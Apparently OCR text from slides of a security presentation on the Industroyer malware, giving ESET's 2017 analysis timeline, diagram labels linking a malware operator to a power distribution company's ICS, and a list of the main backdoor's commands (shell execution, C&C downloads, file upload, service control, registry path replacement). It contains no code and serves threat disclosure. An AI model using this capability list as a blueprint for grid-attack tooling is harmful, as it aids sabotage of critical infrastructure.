A few days later

ESET begins analysis

18 Jan 2017

Initial report finished

Further research


8 Jun 2017

Finished report shared with Dragos

12 Jun 2017

Industroyer report goes public

INDUSTROYER




ICS

MALWARE OPERATOR

INTERNET

POWER DISTRIBUTION COMPANY




INDUSTROYER


Main backdoor – List of commands

- Execute process
- Execute process using specified user account
- Download file from C&C server
- Copy & upload file
- Execute shell command
- Execute shell command using specified user account
- Quit
- Stop service
- Stop service using specified user account
- Start service using specified user account
- Replace "Image path" registry value for specified service


Start service using specified user account


Replace "Image path" registry value for specified service





INDUSTROYER

